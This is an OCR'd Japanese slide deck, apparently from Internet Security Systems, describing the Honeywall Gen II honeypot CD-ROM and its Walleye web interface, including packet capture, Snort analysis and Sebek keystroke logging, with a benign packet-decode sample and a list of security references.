


INTERNET SECURITY SYSTEMS®

Walleye:Honeywall Web Interface



Walleye:Honeywall Web Interface



INTERNET | SECURITY | SYSTEMS®

ハニーネットGen II


データを pcap 形式でダウンロードすることができる。
Etherealなどを活用した詳細なデータ解析が可能になる。

Snort による検知状況について解析することができる。
パケットデコードからの解析が可能になる。

SSHなどの暗号化された通信に対して
攻撃者のキーストローク解析が可能になる。

INTERNET | SECURITY | SYSTEMS®

Walleye:Honeywall Web Interface




INTERNET | SECURITY | SYSTEMS®

Walleye:Honeywall Web Interface

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/27-03:30:34.974065 0:C:29:D4:ED:B6 -> 0:D0:C9:96:61:5D type:0x800 len:0x83
192.168.37.150:1053 -> ***.28.176.66:80 TCP TTL:128 TOS:0x0 ID:10530 IpLen:20 DgmLen:117
DF
***AP*** Seq: 0xA7E3D202  Ack: 0x8CE9EFCB  Win: 0xFAF0  TcpLen: 20
47 45 54 20 2F 69 6D 61 67 65 73 2F 67 61 6C 6C  GET /images/gall
65 72 79 5F 74 68 62 2F 74 72 61 63 6B 33 5F 74  ery_thb/track3_t
68 62 2E 6A 70 67 20 48 54 54 50 2F 31 2E 30 0D  hb.jpg HTTP/1.0.
0A 48 6F 73 74 3A 20 77 77 77 2E 61 6C 6D 2E 73  .Host: www.alm.s
64 35 30 2E 62 63 2E 63 61 0D 0A 0D 0A           d50. ... .......
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

INTERNET SECURITY SYSTEMS®

Walleye:Honeywall Web Interface



INTERNET | SECURITY | SYSTEMS®

ハニーネットGen II

HoneywallGen II は、ハニーネットの機能を1つのCDROMにパッケージ化した。
このCDROMを利用する事により、複雑なインストール作業が簡素化された。

機能

- Webベースの管理システム
- Sebek 3.x サポート：キーストロークロギング機能（※Sebek の古いバージョンと互換性はない）
- Snort - Inline：防御機能
- Iptables：ファイアウォール機能
- Syslog
- TCPDump

Honeywallのダウロード先
http://www.honeynet.org/tools/cdrom/

構築手順については、以下のURLをご参照ください。(日本語)
http://www.vogue.is.uec.ac.jp/honeynet/roo/maintain.html

INTERNET SECURITY SYSTEMS®

ハニーポットGen IIの特徴

1．各機能が秘密裏に動作する。
　この事により長期間安全に監視することができる。

2．各機能により詳細な情報収集ができる。
　※SSHなどの暗号化された通信に有効

3．IPS機能により外部への通信を制御することができる。

ハニーポットGen IIの問題

1．検索が遅い。

2．キーストロークロギング機能が現状Windowsに対応していない。

3． IPS機能の信頼性。

INTERNET | SECURITY | SYSTEMS®

まとめ

ニュースなどの情報は、模倣犯などの危険性を考慮して情報が制限されるため、管理者または、ユーザが必要としている情報をリアルタイムに収集することが難しい。

この問題を踏まえて、攻撃手法と影響範囲を確認できる仕組みが必要である。

その手段のひとつとして、ハニーポットやマネージド セキュリティ サービスの利用も有効である。

INTERNET | SECURITY | SYSTEMS®

引用・参考情報

✓Kevin Mandia / Chris Prosise「インシデントレスポンス・不正アクセスの発見と対策」 翔泳社

✓実践ネットワークセキュリティ監査　発行：オライリージャパン著者： Cris McNab

✓ITmedia アクセス解析ツールにバグ、人気Blogが改ざんの被害に
http://www.itmedia.co.jp/enterprise/articles/0502/03/news015.html

✓Awstats Vulerability Leads To Linux Rootkit Post

http://www.mnin.org/forums/viewtopic.php?t=113

✓ITPro Windowsの古いセキュリティ・ホールを狙う“ボット”が出回る

http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20050613/162642/

✓ITPro Windowsの脆弱性を突く新種ワームに注意，ネットに接続するだけで感染する

http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20050815/166378/


✓Zeroboard 'zero_vote' Include File Bug Lets Remote Users Execute Arbitray Commands

http://www.securitytracker.com/alerts/2005/Jan/1012812.html

✓Honeynet

http://www.vogue.is.uec.ac.jp/honeynet/roo/maintain.html

INTERNET | SECURITY | SYSTEMS®



INTERNET | SECURITY | SYSTEMS®

Ahead of the threat.

INTERNET | SECURITY | SYSTEMS®